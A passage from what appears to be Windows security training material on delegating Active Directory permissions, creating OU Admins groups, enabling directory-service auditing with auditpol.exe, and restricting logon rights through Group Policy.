However, all of these limitations can be overcome when you manage the raw AD permissions yourself. Let's run through a variety of delegation tasks together.

Don't Use the Wizard; Just Edit AD Permissions Directly

IT staff are not the only ones who will need to edit Active Directory. Because AD is intended to be a general-purpose directory database, many groups within your organization may need to manage their portion of it. For example, if AD were used as the Human Resources database, then HR personnel would need to be able to edit and have exclusive access to such data as salaries, disciplinary histories, 401K plan information, Social Security numbers, health insurance plan beneficiaries, etc., all of which would be stored in AD as properties of user accounts.

Example: Editing Selected Properties

You can delegate read/write access over the individual properties of objects and have these permissions be inherited from OU containers. This gives us very fine-grained control over these properties and who can read or modify them in PowerShell. For example, if a computer's OpenSSH host key is stored in an attribute of its AD computer account, the permissions on this attribute must restrict who is permitted to modify the key because of the importance of host keys to OpenSSH security.


As an example, let's delegate control over the department attribute and the two-letter country/region abbreviation attribute (internally named "c") for both users and computers in a domain.

Note: If you ran the SEC505 setup script for this course, the Human_Resources group should have been created for you already.

Create a global security group named "Human_Resources"; if it doesn't exist, then give that group write permission on the attributes named "Department" and "Country/Region Abbreviation" at the domain level to be inherited only by descendent User objects and descendent Computer objects. These permissions will be inherited throughout the domain. Alternatively, you could assign these permissions on just a selected OU, but for this example it will be for the entire domain.

But wait! The "Country/Region Abbreviation" attribute is not visible by default (nor is "c"). Microsoft hides this attribute in the graphical interface when editing permissions. The internal name of that attribute is just the letter "c", so we will need to edit the

%SystemRoot%\System32\dssec.dat file, as discussed above, in order to show this attribute when using the graphical AD management tools.




```

[computer]
accountExpires=7
accountNameHistory=7
aCSPolicyName=7
adminCount=7
adminDescription=7
adminDisplayName=7
allowedAttributes=7
allowedAttributesEffective=7
allowedChildClasses=7
allowedChildClassesEffective=7
altSecurityIdentities=7
assistant=7
badPasswordTime=7
badPwdCount=7
bridgeheadServerListBL=7
c=
canonicalName=7

```

Try It Now!

In PowerShell, run "notepad.exe \$env:systemroot\system32\dssec.dat" to open the dssec.dat file in Notepad. Find the section named "[computer]", then delete the number 7 on the line that reads "c=7" so that the line only has "c=" afterwards. Then find the section named "[user]" and make the same change to "c=". Close Notepad, save changes, then close any graphical tools you have open for editing AD permissions. When you open a graphical tool for editing AD permissions again, you'll see that the "c" attribute is displayed as "Country/Region Abbreviation" in the graphical interface.



Now we are ready to modify the attribute permissions. The permissions you will be granting to the Human_Resources group are the following:

- Location: the domain container at the very top
- Principal: Human_Resources
- Type: Allow

- Applies To: Descendent Computer objects (and for Descendent User too)
- Write Department
- Write Country/Region Abbreviation (for User objects only)
- Write c (for Computer objects only)

<input checked="" type="checkbox"/> Write Country/Region Abbreviation
<input type="checkbox"/> Read Department
<input checked="" type="checkbox"/> Write Department

Try It Now!

To grant write permission to the Human_Resources group, right-click on your domain name in "AD Users and Computers" > Properties > Security > Advanced > Add > select Human_Resources as the principal > select "Descendent Computer objects" from the list of Applies To options > scroll all the way down to the bottom and click the "Clear All" button > check the boxes next to "Write department" and "Write c" in the properties list > OK > Apply. Now repeat the exact same procedure, but for "Descendent User objects" instead, and notice that instead of showing the true internal name of the "c" attribute, the graphical interface shows the "Country/Region Abbreviation", so grant Write access to that display name instead.

Why does Microsoft hide some attributes so that we have to edit the dssec.dat file? Why are some attributes shown with alternative display names instead of their true internal names? Microsoft is trying to be helpful, but sometimes the help can get in the way, so we have to know how to work around the "help" to accomplish what we need.

Example: Prevent Edits to Users and Computers in One OU Only

Imagine that we do not want the Human_Resources group to change any department or country attributes on any users or computers in a particular OU even though they should be allowed to make such changes anywhere else in the domain. We could prevent the OU from inheriting any permissions at all, but this is overkill. Instead, we will simply deny write access on the permissions above to Human_Resources on the OU. These deny permissions will be inherited by the user and computer objects in the OU; hence, the Human_Resources group will have both Allow:Write and Deny:Write permissions, but because neither permission has been explicitly assigned, the deny permission will override the allow permission.

Next, we will use the same process as before, except that these permissions will be set to Deny and we will be doing it on an OU instead of at the domain level.

Try It Now!

To prevent the Human_Resources group from modifying any users or computers in an OU, right-click on that OU > Properties > Security tab > Advanced > Add > select Human_Resources as the principal > set Type to Deny > select "Descendent Computer objects" from the Applies To list > click the "Clear All" button at the bottom of the properties list > check the boxes for "Write department" and "Write c" > OK > Apply.

Then do the same for "Descendent User objects" and their "Write Department" and "Write Country/Region Abbreviation".

Keep in mind, too, that these permissions will always be enforced against Human_Resources. It doesn't matter whether they use a PowerShell script, MMC.EXE snap-in, touch-oriented tablet app, or third-party tool. The permissions are enforced on the controller, not on the client's side.

Delegate Full Control over an OU

Very few Domain Admins are needed anymore...

An "OU Admins" group will:

1. Have full control over the OU, with logging enabled at the domain level.
2. Be a member of the Administrators group on the computers in the OU.
3. Have write access to the GPOs linked to the OU.
4. Be explicitly denied all logon rights on computers outside the OU.
5. Be required to use particular jump servers for OU administration.

Delegate Full Control over an OU

It is possible to create an "OU Admins" global group and give it administrative power over all the users and computers in an OU. This group can create, delete, and modify all the user accounts, computer accounts, and groups in their OU. This OU Admins global group can also be automatically added to the local Administrators group on every computer in that OU through Group Policy, just as the Domain Admins group was automatically added.

What an OU Admin loses is the power to change domain-wide settings, such as password/lockout policies, Kerberos policies, and trust links. But that doesn't mean they can't politically have a say in how these things are determined (once again, the authority vs. power distinction) and it's not like these settings are reconfigured on a daily basis anyway. Politically, there should be a committee that jointly agrees on domain-wide settings, then the CTO/CISO will actually authorize and make the change.

Delegation Steps: Giving Power to an OU Admins Group

To delegate authority over an OU, perform the following as a Domain Admin:

1. Create a new global security group that will be granted power over the OU. Place that group in the OU it will control, or if the Domain Admins wish to reserve control over the OU administrators, then the group could be created in a separate OU over which only the Domain Admins have control. For example, if the name of the OU is "Boston", then create a "Boston_OU_Admins" group in the Boston OU or in another OU over which the Domain Admins retain control.
2. Give the OU Admins group Full Control to the OU and all descendants.

3. Create a GPO, link it to the target OU, and grant Full Control over the GPO to the OU Admins group for that OU.
4. Use the GPO to add the OU Admins global group to the local Administrators group on all the servers and workstations in the target OU.

Issues

When creating an OU Admins group and delegating authority to it, there are a few issues to keep in mind during your planning:

- Where will the OU Admins group itself be located in AD? If you want the current members of that group to have control over it, then place the group in the OU over which the group itself has authority. If you want centralized control over its membership, then place the group in a different OU controlled by the central IT staff. Keep in mind, however, that if OU Admins control Group Policy in their OU, they can add whoever they like to the local Administrators group on computers in their OU. Hence, it will likely be the case that either 1) the OU Admins group controls both their Group Policy and its own group membership or 2) the OU Admins group will control neither their Group Policy nor their own membership.
- The same question is valid for the user accounts in the OU Admins group. Where are they in AD? Who has control over them? If the OU Admins group will be controlled by a central IT authority, then perhaps central IT would like to have exclusive control over the user accounts in it too.
- Do you want to allow the OU Admins group to manage the Group Policy Objects linked to its OU? Group Policy is somewhat complex, so not all OU Admins groups will be able to manage it. Because of the importance of Group Policy for security, moreover, central IT might want to retain control over Group Policy itself. This will become a sore political topic, so watch out.

Delegate IT Authority with OUs

IT administrative authority should be delegated at the OU level whenever possible. Don't just dump every IT staff member into the Domain Admins group. If an OU Admin gets infected with malware, compromised by hackers, or deliberately/accidentally harms the organization, the scope of the damage will hopefully be limited to just the OU.

Have Separate Organizational Units for High-Value Targets

The importance of high-value accounts and groups warrants the creation of one or more special OUs just for them. Separate OUs assist in the correct application of Group Policy security options and AD permissions. Because there are relatively few high-value target users or groups, having separate OUs will hopefully simplify the auditing of what's really important without adding too many new OUs.

These special organizational unit(s) should be given innocuous names and perhaps buried a few layers deep in the AD hierarchy. Do not name the OU "High-Value-Targets."

Note that some built-in groups in AD, such as the global Administrators group (not the local one), cannot be moved to another OU.

Delegate Authority to New "OU Admins" Global Groups

The Domain Admins group is added to the local Administrators group automatically when a computer is joined to the domain. This is one reason why the Domain Admins group is so powerful.

But if you create your own custom "OU Admins" groups for each major OU over which you wish to delegate authority, you can add the appropriate OU Admins group to the local Administrators group on each computer in that OU. Hence, on those computers in the OU, both the Domain Admins and OU Admins groups will have full administrative power. An OU Admins group can also be granted control over the GPOs linked to their OU.

If you are an OU Admin, you have all the power you need to install software, fix problems, do backups, and otherwise manage their machines in your OU. What power would you lack to get your work done? You are just as powerful as a Domain Admin, but your power is limited in scope to the OUs you manage.

Later, if an OU Admin account is compromised, the scope of the damage will hopefully be limited to just that one OU. This is the main security benefit. OUs are like pressure doors in a submarine that contain the harm of a leak in a compartment to that one compartment. When hackers or malware steals the password hash or Security Access Token of an OU Admin account, the harm will hopefully be contained to just that one OU. Outside of that OU, the administrator is just a regular user because his or her account 1) is not a member of any administrative groups on machines outside of the local OU and 2) has not been granted any special permissions in Active Directory or anywhere else outside of the local OU. Remember, there is no cure-all patch for lost administrative passwords, lost service account or scheduled job passwords, token abuse, or pass-the-hash attacks; the best we can do is damage containment.

Audit All Access to the Target Organizational Units

The OUs for the high-value targets should have extensive auditing enabled to keep track of nearly all successful/failed access to them. Because there are relatively few such targets, this will hopefully not generate an excessive amount of event log data, but what is AD auditing for if not for tracking changes to high-value targets? If all the accounts are in special OUs, then configuring the audit settings should be easier and more consistent.

Auditing AD Access

Every property of every object in AD can have its own separate set of audit settings too.

Add to the default AD audit settings as necessary to track administrative abuse for pre-forensics logging.

Audit Policy: Audit Directory Service Access

- Track pre- and post-change values on modified or deleted objects.
- Requires Server 2008 or later domain controllers.

Auditing AD Access

A phenomenal amount of data can be logged when auditing access to AD. The same level of detail and flexibility available when configuring AD permissions is also available for auditing. Every property of every object could be separately audited.

Audit data appear as items in the Event Viewer Security log on each DC separately; hence, custom scripts or add-on tools are required to remotely extract, centrally consolidate, and intelligently analyze this log data.

AD auditing must be enabled before any data appear in Event Viewer. It is disabled by default prior to Windows Server 2003 R2. After it is enabled, the System Access Control Lists (SACLs) on objects and containers in AD can be customized to fine-tune exactly which actions will be logged.

How to Enable AD SACL Auditing

AD auditing on domain controllers is enabled through Group Policy. Keep in mind that this is auditing as determined by the System Access Control Lists (SACLs) on the individual AD objects and containers configured for auditing; it is not a general auditing policy that is simply switched on, such as logon/logoff auditing.

Try It Now!

To enable AD SACL auditing, open the “Group Policy Management Console” MMC snap-in > right-click on the Default Domain Controllers Policy > Edit > Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Audit Policy > double-click “Audit directory service access” > check all three boxes, including Success and Failure > OK > close Group Policy Management Editor window.

Customizing AD Object and Container SACLs

Unlike NTFS SACLs, which must all be configured by hand, Active Directory installs with an extensive set of default SACLs. The default audit settings for an object are—just like default permissions—defined by the schema and the container into which the object is placed. Access to the Schema itself by the Everyone group is almost 100% audited.

For most object types, the default SACL tracks all modifications to the object, but no read/list access to it. Hence, simply enabling "Audit Directory Service Access" will immediately cause audit data to be generated for almost all AD changes without the administrator being required to configure any AD SACLs by hand first.


However, to modify an AD SACL, simply edit the ACL just as you would for AD DACL permissions. Don't forget to "View > Advanced Settings" to see the Security tab!

Try It Now!

To modify the audit settings on an AD object, right-click the object > Properties > Security tab > Advanced button > Auditing tab > select Add, Remove, or View/Edit as needed.

How to Enable Generic AD Auditing

However, AD access can be *indirectly* audited through other audit policies found in a Group Policy Object. If direct auditing occurs in virtue of SACLs on particular AD objects, indirect auditing occurs when certain types of actions occur on the domain controller, such as adding a user to a group or changing password policy. These actions result in AD modifications; hence, they also fall under the rubric of AD auditing.



Here are the different audit policies directly relevant to AD auditing:

- **Audit Account Logon Events** (Success, Failure): This tracks authentication requests processed by the domain controllers, even when the access is not to the domain controller itself. These authentication requests are sent by users' machines when a user logs on locally at those desktops and by servers when a client logs on remotely to those servers, e.g., when a user maps a drive letter to a server's shared folder. Think of DCs as providing a service for the sake of other machines on the network (checking usernames and passwords), and this category logs whenever that service is provided. When this policy is enabled on the workstations and servers themselves, then it applies only to the local accounts on those machines; hence, it only applies to authenticated access to those machines. Strictly speaking, this audit policy logs information at the machine where the account in use is physically stored, i.e., either in the global AD database on a DC or in the local SAM database on a member server.
- **Audit Account Management** (Success, Failure): This monitors user and group tasks such as account creation, deletion, modification, and group membership changes. Note that only the bare fact that an account or group has been modified will be logged through this policy, not the detailed data made available with "Audit Directory Service Access".
- **Audit Directory Service Access** (Success, Failure): This is required to begin logging access to AD objects as defined on those objects' individual SACLs. By analogy, NTFS SACLs also do not cause data to be written to the Event Log unless the "Audit Object Access" policy is enabled.
- **Audit Logon Events** (Success, Failure): This tracks interactive and over-the-network logons to the target computer itself. Strictly speaking, it logs information on the machine where the Security Access Token (SAT) is created for the local or remote user that is performing the logon, but the SIDs for that SAT do not all have to come from the target computer itself: the global SIDs will come from a DC and the local SIDs will come from the target machine, but the target machine is still the location where the SAT is created.
- **Audit Object Access** (Success, Failure): This is required to begin logging access to NTFS folders and files, registry keys, and shared printers. It is not the case that enabling this category will cause all filesystem, registry, and printer access to be logged. Rather, enabling the category makes it possible to have the audit ACLs (the System Access Control Lists) on those objects not do nothing. It takes two changes to audit access to a file, for example; this category must be enabled and that particular file must be configured to audit some kind of access to it.
- **Audit Policy Change** (Success, Failure): Tracks changes to the audit policies themselves and changes to privilege assignments.

- **Audit Privilege Use** (Not Defined): Monitors the exercise of the various privileges on the machine, e.g., take ownership, change system time. Enable this policy on an as-needed basis only to avoid filling the logs.
- **Audit Process Tracking** (Not Defined): This is rarely enabled, and usually only by programmers who are debugging their own code. This category tracks program execution, process loading and unloading, filesystem handle creation and release, indirect object access, and other low-level OS behaviors. Enabling this category will cause a vast amount of extra log data and will slow the system down considerably.
- **Audit System Events** (Success, Failure): Tracks system startup, shutdown, and other system-wide events. This also records clearing of the System and Security logs.

Directory Service Change Auditing

Prior to Windows Server 2008, auditing in AD could tell you who made a change to which attribute, but the event logs wouldn't tell you what the attribute was both before and after the change; hence, you knew which attribute was changed, you knew what the new (current) value is, but you didn't know what the prior setting was. This leaves an important gap in our auditing and forensics work, and makes it more difficult to reverse out malicious or accidental changes to the directory.

Starting with Server 2008, though, you can log both the old and new values of a changed attribute, as well as track more precisely move, create, and undelete operations. These changes appear in the Security event log with ID numbers 5136 (modify), 5137 (create), 5138 (undelete), and 5139 (move).


In a security template or Group Policy, enabling the "Audit Directory Service Access" audit policy category will enable change auditing on Windows Server 2008 and later.

AUDITPOL.EXE

Starting with Windows Vista, the various audit categories have been broken into subcategories that can be enabled/disabled independently of each other. You cannot manage these subcategories individually through Group Policy except by pushing out a script that runs AUDITPOL.EXE. This binary is the only way in both Vista and Server 2008 to view and manage these subcategories separately from each other. However, when you enable the "Audit Directory Service Access" audit category in Server 2008 and later, all the subcategories under it are enabled by default too.

Try It Now!

To see your current audit policies, including the subcategories, open a command shell with elevated privileges and run `auditpol.exe /get /category:*`



```


Select Administrator: Command Prompt

C:\>auditpol.exe /get /category:*
System audit policy
Category/Subcategory                Setting
System
  Security System Extension          No Auditing
  System Integrity                   Success and Failure
  IPsec Driver                       No Auditing
  Other System Events                No Auditing
  Security State Change              Success
Logon/Logoff
  Logon                              Success and Failure
  Logoff                             Success and Failure
  Account Lockout                    Success and Failure
  IPsec Main Mode                    No Auditing
  IPsec Quick Mode                   No Auditing
  IPsec Extended Mode                No Auditing
  Special Logon                      Success and Failure
  Other Logon/Logoff Events          Success and Failure
Object Access
  File System                        No Auditing
  Registry                           No Auditing
  Kernel Object                      No Auditing
  SAM                                 No Auditing
  Certification Services              No Auditing
  Application Generated               No Auditing
  Handle Manipulation                 No Auditing
  File Share                          No Auditing
  Filtering Platform Packet Drop      No Auditing
  Filtering Platform Connection       No Auditing
  Other Object Access Events          No Auditing
Privilege Use

```

On a Server 2008 and later domain controller, to see just the AD-related audit subcategories, run the following command:

```
auditpol.exe /get /category:"DS Access"
```



```

Administrator: Command Prompt

c:\> auditpol.exe /get /category:"DS Access"
System audit policy
Category/Subcategory                Setting
DS Access
  Directory Service Changes          Success and Failure
  Directory Service Replication       Success and Failure
  Detailed Directory Service Replication Success and Failure
  Directory Service Access            Success and Failure

c:\>_

```

The audit subcategory that captures pre- and post-change attribute values is named "Directory Service Changes". This and all the other subcategories are enabled when the "DS Access" parent category is enabled. In a security template or Group Policy, this parent audit category is named "Audit Directory Service Access".

Auditing Best Practices

The following is a list of best practices for auditing AD:

- To save disk space and optimize performance, only collect the audit data that will be useful to you. At a minimum, audit the Account Logon Events, Account Management, and Policy Change categories (successful and failed). In medium- to high-security environments, also audit the Directory Service Access category (successful and failed). With Windows Server 2008 and later, if you need to keep the Security log small, you can selectively disable the "Directory Service Changes" audit subcategory with AUDITPOL.EXE or a GPO, but keep this enabled otherwise.
- On controllers prior to Server 2008, increase the size of the security log to no larger than 300 MB; this low limit is due to a known bug which can cause events to be dropped if the log grows larger than 300 MB (KB183097). On Windows Server 2008 and later, there is no such artificial limit, so change the size of the log to 2 GB or larger.
- Set the retention method on the security log to "Overwrite events by days", and only overwrite events after they have been saved twice during normal backup. For example, if you make a full backup every 7 days, set the security log to only overwrite events older than 15 days. If you back up the logs each night, then only overwrite events older than three days.
- If you enable "Audit Directory Service Access" and you customize the SACLs on AD objects, ensure to at least audit all failed and successful attempts to modify any of the following by the Everyone group (these are high-value targets):
 - Enterprise Admins
 - Schema Admins
 - Domain Admins
 - Group Policy Creator Owners
 - Pre-Windows 2000 Compatible Access
 - Cert Publishers
 - Domain Controllers
 - DnsAdmins
 - All user/computer accounts that are members of any of the above
 - Any other users, groups, or computers that are high-value targets
- Consider investing in a host-based IDS that is capable of scanning for AD changes. The IDS should ideally be capable of searching for user-definable events in the logs in near real-time. Barring a full IDS, consider writing your own scripts to do the same.

Manage User Rights through Group Policy

Allow or Deny Log On Locally

- Restrict who can log on at the keyboard (physical or KVM-IP).

Allow or Deny Access to Computer from the Network

- Examples: access SMB shares, RPC tools, PowerShell remoting.
- Applies to compromised service accounts too.

Allow or Deny Log On through Remote Desktop Services

- Restrict who can use Remote Desktop Protocol (RDP).
- User must have both this and the network logon right to use RDP.

Manage User Rights through Group Policy

You can manage user rights with Group Policy. A user right controls where a user is permitted to log on, either interactively or over the network. Unlike a privilege, user rights are not in a user's Security Access Token (SAT).

By regulating who can log on interactively at which machines, you lessen the odds of some machines being infected by negligent application use or USB flash drives; for example, at mission-critical computers, you should only allow local logon to the bare minimum of trusted personnel.

By regulating who can log on over the network to a system, you reduce the odds of malware spreading over the network to it since some worms require successful authentication to a target before the target can be compromised; for example, if you have a thousand workstations in an organizational unit where it's known that the users there never need to log on over the network to each other's workstations, then you might only permit over-the-network authentication to those workstations from Domain Admins, Help Desk, Backup Agents, and other similar groups. One way Conficker can spread, for example, is by guessing passwords to log on to remote systems over SMB.

You have the affirmative "Allow *" user rights, which can be used to forbid logons by exclusion to anyone not granted the right explicitly, and then there are the corresponding negative "Deny *" rights, which can be used to define exceptions to a general Allow, since an assigned Deny right will override an Allow. Authenticated Users might be granted, for example, the "Allow Access To This Computer From The Network" right at all the servers in an OU, but then you could add a "Deny Access To This Computer From The Network" right at those machines for just the Contractors group, since they often

bring infected laptops into the LAN and perhaps there's no need for them to access any of the machines in that OU anyway.

More creative uses for rights are made scalable by Group Policy distribution. An OU of computers can be functionally isolated, for example, by giving just one non-administrative group the "Log on locally" and "Access this computer from the network" rights. In this case, only Domain Admins and that one group could access the resources on those machines either locally or remotely.

Note that IPsec computer authentication also requires that the remote computer account have the "Access this computer from the network" right too; hence, you can also limit which machines can access a server using IPsec and this GPO option.

Alternatively, all the computers in a site might be accessible to Authenticated Users, except for one untrusted group; that group would have the new "Deny access to this computer from the network" right assigned to it on all the computers in the site. Perhaps that group would be named Untrusted Users.

When a service runs under the context of a user account instead of Local System or Network Service, the password for that service's user account is stored in the registry in plaintext. Now it is stored under a set of keys called the "LSA Secrets", and these keys have very restrictive permissions, but if malware/hackers can manage to execute commands as Local System or as an administrator, the password for the service account can still be extracted. This is a problem because that same service (with the same account and password) might be found on many/all computers in the LAN. But if that service account only needs to log on locally, then it's over-the-network logon rights can be denied, thus limiting the scope of harm caused from the first compromised box.

Security Settings > Local Policies > User Rights Assignment

Some groups are powerful because of the special user rights they have. But with the User Rights Assignment container under Local Policies, you can customize the distribution of user rights on machines any way you like. You can specify exactly which users and groups should have each right in each OU. Just as before, if some user/group has a certain right when your GPO does not include them, that right will be taken away from them the next time they log on.

The following is a complete list of the user rights, with the interesting ones in bold:

- **Access this computer from the network**
- Allow log on locally
- **Allow log on through Remote Desktop Services**
- **Deny access to this computer from the network**
- Deny log on as a batch job
- Deny log on as a service
- **Deny log on locally**
- **Deny log on through Remote Desktop Services**

- Log on as a batch job
- Log on as a service

Note that the Administrators group must be granted the "Allow log on locally" right and cannot be assigned the "Deny log on locally" right.

Also, for a user to use Remote Desktop Protocol (RDP) to remote into another system, that user requires both the "Allow log on through Remote Desktop Services" and the "Access this computer from the network" logon rights, not just one or the other. By default, the "Allow log on through Remote Desktop Services" right is only granted to the local Administrators and "Remote Desktop Users" groups.

Logon User Rights for Local Accounts

In Windows 8.1, Server 2012-R2, and later operating systems, there are two new local well-known SID identities named "Local Account" and "Local Account and Member of the Administrators Group". These are not real groups whose membership you can manage, but they do represent all local user accounts and local user accounts who are in the Administrators group.

These new identities are very useful because they can be granted or denied logon rights. Even though the Administrators group itself must be allowed to log on locally, that doesn't mean that *local* user accounts in the Administrators group must be so allowed; hence, it's possible to only allow *global* user accounts in the Administrators group to log on locally or over the network. Conversely, we could assign a different password to the local Administrator account on every machine, then only grant remote logon rights to this local account. It just depends on what you want, but at least it is now easier to implement.

Other Logon Restrictions

Besides formal user rights, there are other similar logon restrictions, some of which are integrated into the user rights configuration settings.

Remote Access and Wireless Policies

When security is paramount, it is best if all target accounts and groups are denied any form of remote access privileges whatsoever (dial-up, wireless, or VPN). However, it is precisely the administrators who may wish to use remote access to manage the network, so keep in mind that it *is* possible to require a smart card or other multifactor device for remote access authentication. In general, require the strongest available remote access encryption and authentication when high-value targets connect, but Enterprise Admins and Schema Admins accounts should always be denied remote access.

IPsec Port Permissions and Network Logon Restrictions


The workstations of target users should have host-based firewalls and require IPsec to restrict inbound access to only those TCP/UDP ports that are needed. But not only can IPsec as such be required to access these ports, you can also limit access to the ports based on the group memberships of the user connecting to the ports. Just as you can have

